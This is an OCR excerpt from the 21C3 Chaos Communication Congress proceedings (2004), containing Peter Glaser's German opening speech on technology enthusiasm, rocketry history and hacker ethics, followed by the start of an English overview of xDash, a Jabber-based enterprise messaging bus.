
Proceedings

21st Chaos Communication Congress
27. - 29. December 2004
Berlin, Germany (Old Europe)

http://www.ccc.de/congress/2004/



Dedicated to the prettiest one.

Published at:
Art d'Ameublement | Pour Les Bourgeois Nouveaux
Marktstraße 18 | 33602 Bielefeld | Germany
ISBN: 3-934636-02-0

fnord

Contents

Peter Glaser
Eröffnungsrede zum 21. Chaos Communication Congress
"21C3: The Usual Suspects"

Liebes Mitchaos,
Liebe Freundinnen und liebe Freunde,

Casablanca and beyond

"Verhaften Sie die üblichen Verdächtigen" – von dem Zitat aus dem Film "Casablanca" könnte man gleich überleiten in die Gegenwart und zu den Hackern als einer artverwandten Truppe üblicher Verdächtiger. Es lohnt sich aber, zuvor noch einen Augenblick auf der Zeitkoordinate des Films zu verweilen.

Im Frühsommer 1942, als "Casablanca" gedreht wurde, war Frankreich von deutschen Truppen besetzt. Die Gerhard Fieseler Werke GmbH in Kassel übernahmen gerade den Bau der Flugbombe FI 103, der Urahnin aller Marschflugkörper. Propagandaminister Goebbels gab der FI 103 in zynischer Umkehrung der Verhältnisse den Namen "Vergeltungswaffe 1". Der V1 folgte am 3. Oktober 1942 der erste erfolgreiche Start einer Aggregat 4-Rakete von einem Prüfstand der Heeresversuchsanstalt Peenemünde. Auch die A4 wurde umbenannt, sie hieß nun "Vergeltungswaffe 2".

Auf die Verkleidung der ersten V 2 war auf Höhe der Triebwerksbrennkammer eine nackte Frau in schwarzen Seidenstrümpfen gemalt, die sich auf einer Mondsichel räkelt – eine Anspielung auf einen Film, der 13 Jahre zuvor in Deutschland eine Raketeneuphorie ausgelöst hatte: "Die Frau im Mond" von Fritz Lang.

Es lohnt sich, ehe wir uns wieder den üblichen Verdächtigen der Gegenwart zuwenden, einen Umweg über die Vergangenheit zu machen und eine kleine Geschichte der Technikbegeisterung zu versuchen. Den Deutschen ist die Beschäftigung mit der Vergangenheit als Sühne auferlegt, deshalb hauen sie besonders gern in die Zukunft ab.

Da ist die große Frage, woher diese ungewöhnlichen Antriebskräfte kommen, die Technikbegeisterung erzeugen, und vor allem, wohin sie führen.

Das 20. Jahrhundert leuchtet nur so vor jungen Menschen, deren Begeisterung an technischem Neuerungen entflammt ist. Ein paar von ihnen haben das ganze

Jahrhundert in Brand gesteckt. Jede neue Technik hat eine Welle der Euphorie ausgelöst. Lewis Mumford beispielsweise, der Autor des Buchs "Der Mythos der Maschine", ein Buch, das aus dieser Welt eine bessere Welt machen würde, wenn es ein Schulbuch wäre – Lewis Mumford also erzählt von der Zeit zu Anfang des 20. Jahrhunderts:

"In meiner Jugend las ich "Modern Electrics", und die neuen Mittel der drahtlosen Kommunikation nahmen meine Jünglingsphantasie gefangen. Nachdem ich meinen ersten Radioapparat zusammengebastelt hatte, war ich hocherfreut, als ich tatsächlich Botschaften von nahe gelegenen Stationen empfing, und ich fuhr fort, mit neuen Geräten und Anschlüssen zu experimentieren, um noch lautere Botschaften von weiter entfernten Sendestationen zu empfangen. Aber ich machte mir nie die Mühe, das Morsealphabet zu lernen oder zu verstehen, was ich da hörte."

Hier ist bereits der klassische Kontrapunkt zu erkennen: auf der einen Seite eine Kristallisation von Vernunft und menschlicher Erfindungsgabe, ein technisches Gerät, und auf der anderen Seite eine Verheißung, eine Bezauberung, eine Trance, die mit Vernunft nicht das geringste zu tun hat und die tief in die stammesgeschichtliche Herkunft des Menschen hinabreicht. Die zu tun hat mit Magie und der phantastischen Empfindung, wenn ein äußerer Gegenstand, ein Gerät, auf geheimnisvolle Weise mit einem Gefühl, mit einer Gestalt im Inneren des Menschen übereinstimmt.

Berlin in den zwanziger Jahren

Unsere kleine Geschichte der Technikbegeisterung beginnt im Berlin der zwanziger Jahre. Sie führt durch die Abgründe des Dritten Reichs bis auf den Mond und findet sich schließlich in einer ehemaligen Nato-Raketenstation bei Düsseldorf und hier in Berlin wieder in der Gegenwart ein.

Der Film "Die Frau im Mond" war der Kassenschlager der Kinosaison 1929 auf 1930, Lang hatte den Film nach einem Roman seiner Frau Thea von Harbou gedreht. Während draußen die Weltwirtschaftskrise die Existenz von Millionen Menschen bedrohte, konnte man sich im Kino von der atemberaubenden Illusion eines deutschen Raumschiffs einfangen lassen, das zum ersten Mal zum Mond fliegt.

Zwei Jahre zuvor, 1927, hatte Fritz Lang "Metropolis" gedreht. In dem Film gibt es einen Erfinder, der C. A. Rotwang heißt, ein sprechender Name und nur scheinbar ein Gegenbild zum bleichen Nerd; die roten Wangen verraten die fiebrige Hitze, die zu den untrüglichen Symptomen des Fasziniertseins gehört.

Zu den ergriffensten Besuchern der "Frau im Mond" gehörten die Mitglieder des privaten "Vereins für Raumschiffahrt" in Berlin, darunter Max Valier, der alles, was

fahrbar war, mit einem Raketenantrieb versah und der von Fritz von Opel gesponsert wurde. Die Vision war: der erste Deutsche in einer Rakete von Opel im All. Ebenfalls zu den Raketenfreunden gehörte Professor Hermann Oberth, der mit seinem Buch "Die Rakete zu den Planetenräumen" ein Pionierwerk der Raketenidee verfaßt hatte, außerdem der junge Wernher von Braun.

Es gab ein Hochgefühl in dem Raumschiffahrtsverein, als Avantgarde des technischen Fortschritts auf eine Welle der Modernität zu reiten. Die Ufa zahlte Hermann Oberth 17.500 Mark, um eine zwei Meter lange Rakete zu bauen, die anläßlich der Premiere der "Frau im Mond" zu Reklamezwecken aufsteigen sollte (was sie nicht tat). Inzwischen begann sich das Heereswaffenamt für Raketen zu interessieren. Die Reichswehr suchte nach Möglichkeiten der Wiederbewaffnung, mit denen sich die Beschränkungen der Versailler Verträge umgehen ließen. Artillerie-Aufrüstung war nicht gestattet, aber von Raketen stand nichts in den den Verträgen – als sie abgefaßt wurden, gab es die Technik noch gar nicht.

Mittelbau-Dora

Die Raketenfreunde, allen voran Wernher von Braun, ließen sich auf einen faustischen Pakt mit den Nationalsozialisten ein. Bei der Massenproduktion der V2 im Konzentrationslager Mittelbau-Dora bei Nordhausen starben bis Kriegsende über 10.000 Zwangsarbeiter an den unmenschlichen Lebens- und Arbeitsbedingungen in dem Stollensystem. Die V2 war die erste Waffe, bei deren Bau mehr Menschen ums Leben kamen als durch ihren Einsatz.

Wie später bei der bemannten Mondlandung handelt es sich bereits bei der Entwicklung der deutschen Raketenwaffen um Großtechnologien, deren Aberwitz niemanden zu stören schien.

"Die technische Faszination, herkömmlichen Schranken zu durchbrechen und über noch nie dagewesene Entfernungen schießen zu können, ließ eine exakte Prüfung der voraussichtlichen Wirkung ... auf den Verlauf eines Krieges überhaupt nicht zu", schreibt Werner Eisfeld in "Mondsüchtig", einer kritischen Biografie Wernher von Brauns. Schon ein Vergleich zwischen einer Rakete und einem schweren Bomber hätte zu für die Raketentechnik äußerst unvorteilhaften Fragen geführt.

Die Mißerfolge der deutschen Militärs gegen die Engländer forcierte den Übergang vom Krieg zum Terror, wenn man auf diesen Unterschied noch Wert legt – den Übergang von der geregelten Unmenschlichkeit zur ungezügelten Unmenschlichkeit. Walter Dornberger, der Chef des deutschen Raketenwaffenprogramms und Förderer von Wernher von Braun, betonte bereits Mitte 1941, dass neben der, wie er es ausdrückte: "materiellen Wirkung" ein Raketenbeschuß "größte moralische Erfolge" erzielen würde.

Ernst Stuhlinger, später einer der deutschen Chefwissenschaftler bei der NASA, erinnert sich so: "Wir hatten nicht das Gefühl, dass wir eine Vergeltungswaffe entwickelten. ... Unser Ziel war eine leistungsstarke, steuerbare, hochpräzise Rakete."

Keine Waffe: eine Rakete. Präzise Technik. Leben und Denken in einer Schneekugel. Man sieht, was rund um einen herum vor sich geht, aber da ist diese gläserne Wand... Auch wenn er es nach dem Krieg immer bestritten hat: Wernher von Braun wußte sehr wohl, unter welchen Umständen die Arbeitssklaven im KZ Mittelbau-Dora die von ihm und seinen Ingenieuren entwickelten Raketen zusammenbauen mußten.

"Die Wissenschaft hat keine moralische Dimension", so Wernher von Braun. "Sie ist wie ein Messer. Wenn man es einem Chirurgen und einem Mörder gibt, gebraucht es jeder auf seine Weise."

"Laßt mich in Ruhe mit euren Gewissensbissen", sagte im Frühsommer 1945 der Kernforscher Enrico Fermi auf alle Einwände von Kollegen gegen den Bau der Atombombe: "Das ist doch so schöne Physik."

Es ist der klassische Ansatz des Technokraten, um Verantwortung zu vermeiden. Die Technik wird zum Selbstzweck ernannt.

Joseph Weizenbaum beschreibt eindrucksvoll die Verflechtungen der Militärmaschinerie und der aufkommenden Computertechnik in den sechziger Jahren. Alarmierend ist die zunehmende Diffusion von Verantwortung. Die Luftaufnahmen aus Aufklärungsflugzeugen wurden elektronisch ausgewertet, das Ergebnis der Software-operationen waren (und sind heute mehr denn je) Kästchen auf einer Landkarte, sogenannte "kill boxes", in denen Piloten das Recht hatten auf alles zu schießen, was sich bewegt. Wer ist verantwortlich für Zivilisten, die getöten werden? Die Maschine.

Die Verbindung von Technik und Moral nicht zu kappen sondern zu stärken und immer wieder kritisch zu überprüfen, gehört zu den Grundlagen des Hackens. Die Erkenntnis, dass technischer und moralischer Fortschritt nicht gleichzusetzen sind, haben Hacker weit eher gefördert als Männer wie Fermi oder von Braun.

Gut und Böse: Umwertung der Werte

Der CCC hat in Deutschland mit seiner Politik des Öffnen und der Offenheit einen Freiraum geschaffen, in dem neue Techniken eingehend und manchmal unkonventionell untersucht werden können, ohne dass es sofort Legalitätskonflikte gibt.

Einen Freiraum, den weder der akademische Betrieb, noch ein Unternehmen oder eine Behörde bieten können.

Es ging von Anfang an um Teilnahme. Wir wollten am Netz teilnehmen und die elitäre Abgeschlossenheit der Wissenschaftlergemeinde knacken. *Jeder* sollte am Netz teilnehmen können. Wahrscheinlich war es auch kein Zufall, dass Ausgangspunkt des ersten international beachteten Netzhacks die Rechner im Goddard Space Flight Center der NASA waren, und dass es wieder Deutsche waren, die sich da drin herumtrieben. Der Nasa-Hack zog für den Chaos Computer Club und sein Umfeld Hausdurchsuchungen und Verhaftungen nach sich, Karl Koch hat sich das Leben geänommen. In den Jahren danach fand eine vollständige Umwertung der Werte statt. Waren Hacker erst als kriminelle Eindringlinge beschrieben worden, so stellte sich jetzt mit der explosionsartigen Ausbreitung des Internet in der Öffentlichkeit heraus, dass die Teilnahme am Netz eigentlich erste Bürgerpflicht sei und auch die Blinden, die Lahmen und die Tauben noch auf Tragbahren ins Netz geschafft werden müßten.

Hacker: Kampf um die Definitionshoheit

Hacker setzen die Tradition der Aufklärung und des kritischen Denkens fort, vor allem pragmatisch, nicht unbedingt als Theoretiker. Wenn man nach Freiräumen sucht, in denen ein gesellschaftlicher Fortschritt stattfinden: hier ist einer. Anders als die Achtundsechziger, deren bevorzugte Strategie die Verweigerung war, haben Hacker zahlreiche konstruktive Methoden der gesellschaftlichen Teilnahme erprobt und entwickelt.

Inzwischen haben die Medien allerdings den Begriff Hacker für ihre Zwecke umgefärbt. Fürs Fernsehen und Zeitungen sind Hacker nur interessant, wenn sie für einen Thrill sorgen, eine Negativmeldung also.

Für 90 Prozent der Schadprogramme, die im Internet ihr Unwesen treiben, seien organisierte Kriminelle verantwortlich, berichtet beispielsweise die Computerwoche am 10. Dezember, das habe eine aktuelle Bestandaufnahme der Moskauer Security-Firma Kaspersky Labs ergeben. "Lediglich zehn Prozent des bösartigen Codes gehen auf das Konto von Teenagern", sagt Eugene Kaspersky, der Gründer und Leiter des Unternehmens.

Kaspersky und die Computerwoche lassen im Dunklen, wie viel gutartiger Code von Teenagern verfaßt wird.

Lieber wird über alberne Defacements so berichtet, als sei das nun das Größte seit der Erfindung des tiefen Tellers. Hier zeigt sich wieder die fatale Gewaltenteilung der

medialen Berichterstattung, die weniger mit dem Wunsch nach Wirklichkeit zu tun hat, als vielmehr mit dem Wunsch nach Unterhaltung: Auf der einen Seite ist der Journalismus zuständig für Nachrichten, und das heißt nach wie vor: für schlechte Nachrichten; und auf der anderen Seite haben wir die Werbung, die die notorisch guten Nachrichten anschleppt.

Irgendwo dazwischen klemmt die Realität. Wir dürfen nie aufhören die Frage zu stellen, ob man sie nicht vielleicht freihacken kann.

Im fröhlichen Angedenken an unseren verstorbenen Freund und Chaospionier Wau Holland möchte ich auch daran erinnern, dass sich das Hacken neben dem Umgang mit hochgradigen Komplexitäten, Millionen Zeilen Quellcode und den Wissenskaskaden der Wikipedia immer auch auf einfache Prinzipien oder Ideen zurückführen läßt. Nicht im Sinne von Albert Einstein, der mal gesagt hat: " Für jedes Problem gibt es eine einfache Lösung. Sie ist immer falsch." Sondern im Sinne von Wau, der sagte, dass schon jemand, der mit einer Kaffeemaschine heißes Wasser für eine Suppe macht, ein Hacker ist – jemand, der Technik einer unvorhergesehenen, kreativen Nutzung zuführt.

Wenn man die beiden masseführenden Drahtenden eines Stromkabels vorn und hinten in ein Würstchen steckt, fungiert das Würstchen als Widerstand und wird heiß, mit anderen Worten: das Würstchen wird zwar nicht unbedingt delikat, dafür aber extrem schnell gegrillt. Das ist Hacken. Diese Haltung hat von Anfang an unseren Forschergeist beflügelt, und jeder konnte und kann seinen Beitrag dazu leisten.

Koschere Maschinen

Dass unorthodoxe Techniknutzung auch orthodox sein kann, beweist die folgende Geschichte.

Von Freitagabend nach Sonnenuntergang bis Samstagabend, wenn die ersten drei Sterne am Himmel zu sehen sind – an Sabbat also – ist es orthodoxen Juden nicht erlaubt, zu arbeiten, zu schreiben oder Feuer beziehungsweise dessen moderne elektrische Entsprechungen anzuzünden.

Im Haushalt bedeutet das: kein Herd, kein Backofen und kein Lichtschalter, der betätigt werden darf. Die jüdische Küche ist durch das Feuer-Verbot am Sabbat beeinfluß und kennt zahlreiche Speisen, die vor Sabbat-Beginn auf kleiner Flamme aufgesetzt werden und dann ganz langsam garen. Die Beschränkungen in der Küche wußten findige Gläubige seit langem elegant zu umschiffen. Manche klebten den Kontakt in der Kühl-schranktür ab, der beim Öffnen das Licht im Inneren einschalten würde (was verboten

ist); andere schraubten, ehe am Freitag die Sonne unterging, das Glühbirnchen aus der Fassung.

Manche Herde waren früher mit einer Sicherheitsautomatik ausgestattet, die das Gerät nach 12 Stunden von selbst abschaltete. Ein am Freitagabend eingeschalteter Ofen war also vor dem Abendessen am Samstag wieder kalt. Einige Hersteller bekamen mit, dass dadurch für manche Juden die Vorbereitung des Nachtmahls kompliziert wurde. Sie ließen die Sicherheitsautomatik überarbeiten. Der "Sabbat-Modus" war geboren.

Mit dem Einzug von High-Tech in die Küche wurde es aber zunehmend schwieriger, sie mit herkömmlichen Methoden zu überlisten. Sensoren in Kühlschränken lassen sich nicht mehr so einfach ruhig stellen wie die alten mechanischen Fühler. Inzwischen lassen sich die Entwickler von Hausgeräten aber dabei beraten, wie man Maschinen Sabbat-kompatibel machen kann.

Ist an einem Ofen oder einem Kühlschrank der Sabbat-Modus aktiviert, bleibt die Innenbeleuchtung aus, die Anzeigenfelder erlöschen, Töne und Lüfter sind stillgelegt. Hightech-Geräte verwandeln sich für 24 Stunden wieder in schlichte Nachkriegstechnik. Damit kein Benutzer unabsichtlich eine vermeintliche Betriebsstörung auslöst, ist der Sabbat-Modus meist in einem abgelegenen Seitenzweig der Benutzerführung untergebracht.

Nicht immer ist es einfach, der Technik ein Schnippchen zu schlagen. In Kühlschränken von General Electric beispielsweise wurde eine automatische Temperaturanpassung ausgelöst, wenn man ein paarmal hintereinander die Tür öffnete. Von Menschen ausgelöste Temperaturregelung aber ist an Sabbat verboten. Gelöst wurde das Problem, indem die Kühlschranksoftware nun auch emulieren kann, ein Modell aus den neunziger Jahren zu sein – mit statischer Temperaturanpassung.

Rose Bowl Hack 1.0 und 2.0

1961 bekam das Massachussetts Institute of Technology einen PDP-1. Der MIT-Modelleisenbahnbastlerclub umgab die Maschine mit einer eigenen Kultur, dem Urschlamm der Hackerkultur.

Im selben Jahr hackten Studenten des Caltech in Pasadena das "Rose Bowl"-Footballspiel. Einer von ihnen gab sich als Reporter aus und "interviewte" den Verantwortlichen für die sogenannten "card stunts" – das sind die Bilder, die erzeugt werden, wenn die Leute im Publikum farbige Karten hochhalten. Anschliessend manipulierten sie die Ablaufpläne so, dass anstelle eines Huskies – des Maskottchens

der gegnerischen Mannschaft – ein Biber zu sehen war, das Maskottchen des Caltech, der "Ingenieur der Natur".

Vor knapp einem Monat zeigte sich, dass auch die Tradition der Analog-Hacks fortgeführt wird (ein Jahr zu spät, wie ich finde, 2003 wären es 42 Jahre gewesen).

Die Rivalität zwischen den Universitäten Harvard und Yale wird seit 121 Jahren sorgsam gepflegt. Am 1. Dezember 2004 verteilten 20 Yale-Studenten, die sich als Harvard-Anheizer ausgaben, an über 1.800 Ehemalige ("Alumnis") rote und weiße Karten, die auf Kommando hochzuhalten waren, um den Aufruf "GO HARVARD" sichtbar werden zu lassen.

Kurz vor Ende der ersten Spielhälfte wurde das Kommando gegeben, und über die ganze Tribünenfläche war das Selbsteingeständnis der Harvard-Leute zu lesen: "WE SUCK".

Eigentum ist Diebstahl?

Es gibt auch sonderbare, weniger lustige Effekte, die die Moderne nach sich zieht. Wenn ich über den neu bebauten Potsdamer Platz spaziere und die vanillefarbene Einheitsarchitektur der Daimler-City sehe, habe ich den Eindruck, sowas wie den Sieg der Plattenbauweise mit den Mitteln des Kapitalismus vorgeführt zu bekommen.

Ein ähnliches Gefühl entsteht aus dem sonderbaren Widerspruch zu den Ankündigungen der Industrie, den Datenstrom frei fließen zu lassen, und andererseits die immer restriktiveren Einkapselungen der Inhalte durch Digitales Rechte-Management (DRM), wobei es sich dabei ja wohl eher um ein Entrechtungs-Management handelt.

Geht es nach dem Willen der DRM-Falken, wird es ein Eigentumsrecht an digitalem Gut überhaupt nicht mehr geben. Das vollständige Verfügungsrecht – das, was früher Besitz oder Eigentum hieß – gibt es möglicherweise bald nur noch fragmentarisch oder temporär oder gar nicht mehr. Das Motto "Eigentum ist Diebstahl" erhält damit eine ganz neue, zeitgemäße Bedeutung. Die Mittel der freien Marktwirtschaft sind so erfolgreich, dass mit ihrer Hilfe nun offenbar auch die radikalen Grundideen des Kommunismus endlich durchgesetzt werden.

Wir, wie gesagt, nie aufhören die Frage zu stellen, ob man die Realität, zu der auch Dinge wie der Gemeinsinn gehören, nicht vielleicht freihacken kann.

Was Hacker zu weit mehr als einem Haufen Technik-Freaks macht, ist das Konzept der Hackerethik und von Utopien wie der eines Menschenrechts auf Information. Von den Anfängen der Raumfahrt bis in die Ära von Atomkraftwerken und Mainframes wurden immer nur Fragen der Machbarkeit erörtert. Es waren Hacker und ihre zum Teil sehr riskanten Unternehmungen, die einen Mainstream von moralischen und gesellschaftlich-politischen Fragen und Forderungen im Zusammenhang mit neuen Technologien initiiert haben.

Karl Kraus schreibt: "Es gibt nur eine Möglichkeit, sich vor der Maschine zu retten. Das ist, sie zu benützen." Und je länger wir mit der neuen Technologie umgehen, desto mehr entdecken wird, was sie nicht kann. Sie vermittelt uns ein lebendiges Gefühl von Souveränität.

Das Chaos lebt

Während des ersten Golfkriegs 1991 haben sich erstmals in der Militärgeschichte Soldaten einem unbemannten Aufklärungsfahrzeug ergeben: Ein Trupp Iraker folgte dem ferngelenkten amerikanischen Sondierwägelchen mit weißen Fahnen.

Die Künder der sogenannten Künstlichen Intelligenz, Leute wie Moravec oder Warwick, haben eine Vision entworfen, nach der die Menschen demnächst von überlegenen Apparaten interniert werden. Die Evolution wird von Maschinen fortgeführt, effizient und mit der ihnen eigenen insektenhafter Eleganz und Kälte.

Wird sich die Aufgabe des Menschen in Zukunft darin erschöpfen, nur noch als Gewürz eine Spur Unordnung in die Kabelsalate zu bringen? Liegt das eigentliche Talent des Menschen also darin, fehlerhaft zu sein?

Tatsächlich kriecht die größte Gefahr aus der Ordnung hervor. Glänzend feststellen kann man das beispielsweise, wenn man gerade frisch renoviert hat. Alles ist an seinem Platz; gesaugt, frisches Tischtuch. Dann kommt, was Philosophen oft als Ziel verkünden: Der Moment der Vollendung. Das einzige, was noch stört, ist man selber. Man ist das einzige, was noch Dreck macht. Mit der Idee der Vollendung ist eine große Falle aufgerichtet worden, und in einem solchen Moment schnappt sie zu.

Man denkt, dass man glücklich sein wird, aber von jeder Ascheflocke, die von der Zigarette auf den Teppich fällt, springt einen ein Mißempfinden an, als hätte ein Hund hingeschissen. Was für ein jämmerliches Selbstgefühl: Ich bin, also störe ich. Die Lebendigkeit kommt erst in den nächsten Tagen wieder in dem selben Tempo, mit dem sich der Glanz des Neuen verliert. Der liebe Dreck.

Wehret der Vollendung, liebe Freundinnen und Freunde: sie ist es, die euch unglücklich macht. Nur das Chaos lebt.

Our Germans

Zusammen mit Wernher von Braun hat sich zu Kriegsende eine Gruppe von Ingenieuren aus Peenemünde den Amerikanern ergeben; sie wurden in die USA gebracht. Erst sollte mutmaßlichen Kriegsverbrechern unter ihnen der Prozeß gemacht werden, aber im Zuge der Aktion "Paperclip" – benannt nach einem Büroklammer-Symbol auf den Personalakten – wurde der Vergangenheit der deutschen Technokraten keine weitere Beachtung m ehr geschenkt. Der Kalte Krieg hatte begonnen. Ein anderer Teil der Peenemünder war in die Sowjetunion gebracht worden und baute Raketen für die Russen.

In der Verfilmung von Tom Wolfes Geschichte der ersten amerikanischen Astronauten gibt es diese Szene, in der jemand im Oktober 1957 die Tür zu einem Beratungszimmer im Weißen Haus aufreißt und ausruft "Es heißt Sputnik!". Auf einem Film, den Agenten in einem russischen Raketenversuchsgelände gedreht haben, und der dann dem Präsidenten vorgeführt wird, sind auch deutsche Wissenschaftler zu sehen. Ein Geheimdienstmann versucht den Präsidenten zu beruhigen: "Our Germans are better thant their Germans!"

Es war übrigens keineswegs so, dass Wernher von Braun in Amerika die Idee einer friedlichen Raumfahrt wieder azufgenommen hatte. Die Redstone, die seinen Ruf in den USA begründete, war die erste amerikanische Rakete mit einem Nuklearsprengkopf. 1968 wurde sie in der Bundesrepublik stationiert und 1973 durch die Pershing I abgelöst.

Im Dezember 1979 wurde der sogenannten NATO-Doppelbeschluss gefaßt, der die Stationierung von amerikanischen Pershing II-Mittelstreckenraketen als Gegenüber für die neue sowjetische Mittelstreckenrakete SS-20 vorsah. 1983 stimmte der deutsche Bundestag der Stationierung der Pershing II zu. Aus dem Widerstand gegen den Beschluß erwuchs die deutsche Friedensbewegung. Vier Jahre später wurde ein Abkommen zwischen den USA und der UdSSR unterzeichnet, das die Zerstörung sämtlicher Mittelstreckenraketen vorsah.

Als ich im September 2004 zu einer Lesung nach Düsseldorf eingeladen war, wunderte ich mich erst über den Namen des Veranstaltungsorts: Raketenstation.

Dann, dort in Hombroich am Rand von Düsseldorf, war ich zu Gast bei dem Lyriker Thomas Kling, ein grandioser Lyriker übrigens, und seiner Gefährtin, der Malerin Ute

Langanky, einer wirklich großartigen Malerin, und als ich mir die Hände waschen wollte, stand ich im Bad vor drei Waschbecken nebeneinander. Es waren die alten Mannschaftswaschräume der ehemaligen NATO-Raketenstation.

Am Kontrollturm leuchtet jetzt das Efeu, und dann saßen wir im Garten und schauten über eine freundliche Pracht an Pflanzen und ich dachte: So rum kanns auch gehen, erst Rasen und Raketen, dann Oleander und Ginko und Dichter und Malerinnen, und zwei Filmemacherinnen aus Berlin waren auch mit dabei, und ich sah diesen schönen Ort und ich dachte: gehackt.

Jetzt sind wir hier in Berlin, und da ist wieder eine Rakete, die Heart of Gold, und auch das ist außerordentlich zufriedenstellend, denn es ist eine Rakete, die dazu da ist, auf keinen Fall die Bodenhaftung zu verlieren.

So. Die Spiele sind eröffnet.
Viel Spaß am Gerät.

xDash - The convergence between backend and instant messaging

What is xDash?


xDash is an Enterprise Service Bus (ESB) for Enterprise Application Integration (EAI). xDash is using Jabber as communication protocol and implementing the concept of convergence between backend asynchronous messaging and instant messaging.

Why should I use xDash?

You should consider using xDash when:

- You have to manage a fast integration project with little time and low budget;
- You are convinced, that integration has so many faces, that agile approach and flexible design are better than buying a “silver bullet” from big names;
- You are convinced, that integration is rather a continuous, never-ending process than a single act of some software implementation;
- You would like to concentrate on writing the integration logic in a well known environment and have no time to learn myriads of new options and APIs with little reuse;
- You need an open human readable communication protocol (XML), where you can see what is going on under the hood;
- You need a free open source multiplatform information bus for publish/subscribe integration;
- You are interested in a ground-breaking project dealing with the convergence of instant and backend asynchronous messaging.

How does the xDash work?



xDash works on the conceptual level as follows (see picture above):

- A Sender gets from someone/something data for a job and the task to start it.
- Sender sends the data to the Archivist to keep him informed, about what he has to do (1).
- Archivist sends the data to Receivers, who have to do the job (2).
- Each Receiver does his job (transforms the received data and puts where needed) and sends the operation result back to the Archivist (3).
- The Archivist tracks all information about the success of the job (4).

What is the job of an xDash administrator?

- An administrator plans, develops and deploys the solution.
- Administrator is responsible for checking Archivist's work to see, if everything is running smoothly. He can also start corrective actions, if something went wrong.

What is the core of the xDash?

xDash is at basis every sort of an integration project, which sticks to the following rules:

- Communication over Jabber protocol;
- The extension of the message type to type='job' for all relevant messages;
- The message sending schema, in which always participate a message sender, a message receiver and a message archivist ("integration chain").
- For each sort of event, triggering a Sender, there is only one integration chain defined on the server by a set of Jabber IDs and forwarding rules ("Who knows whom" schema).
- The client software of Sender and Receiver knows nobody but the Archivist.
- The jabber server forwards Sender's messages sent to the Archivist, additionally to the Receivers.

Where is machine, where is software and where is a human?

- Sender is client software usually installed on a machine like web server, where triggering events happen. It detects events in applications and runs without an interference with humans. The development of the event detection is done by the xDash administrator.
- Receiver is client software installed somewhere close to a system like ERP or even on the same machine. It consumes data from the Sender's job and does the action processing, where needed. It runs without an interference with humans. The development of the interaction with a system, like an ERP or directory, is done by the xDash administrator.
- Archivist is client software installed on the same machine as Jabber server or close to it. It tracks everything what happens to Sender and Receivers and runs without an interference with humans.
- Administrative Tools are a set of software utilities installed usually on the same machine as the xDash database. They allow administrator sorting messages and purging the database.

"Who knows whom" schema explained

The publish/subscribe schema is implemented on Jabber server and in the client software. It is assumed, that:

- Jabber server is security hardened and if necessary a HA jabber cluster build;

- Sender's, Receiver's, Archivist's client configuration should give as little clue as possible about the integration chain architecture;
- Messages, foreign to the chain, should be stopped on the way to Sender, Receiver and Archivist as early as possible.

Following rules are implemented on the client side:

- Sender knows only Archivist;
- Receiver knows only Archivist;
- Archivist knows nobody but sends back a message entry confirmation, if a valid Jabber ID exists and message type is 'job'.

Following rules are implemented on the server by defining on Archivist's account appropriate Jabber XML forwarding rules for incoming messages:

- If a message is from Sender forward it to Receivers;
- Continue message delivery to the Archivist.

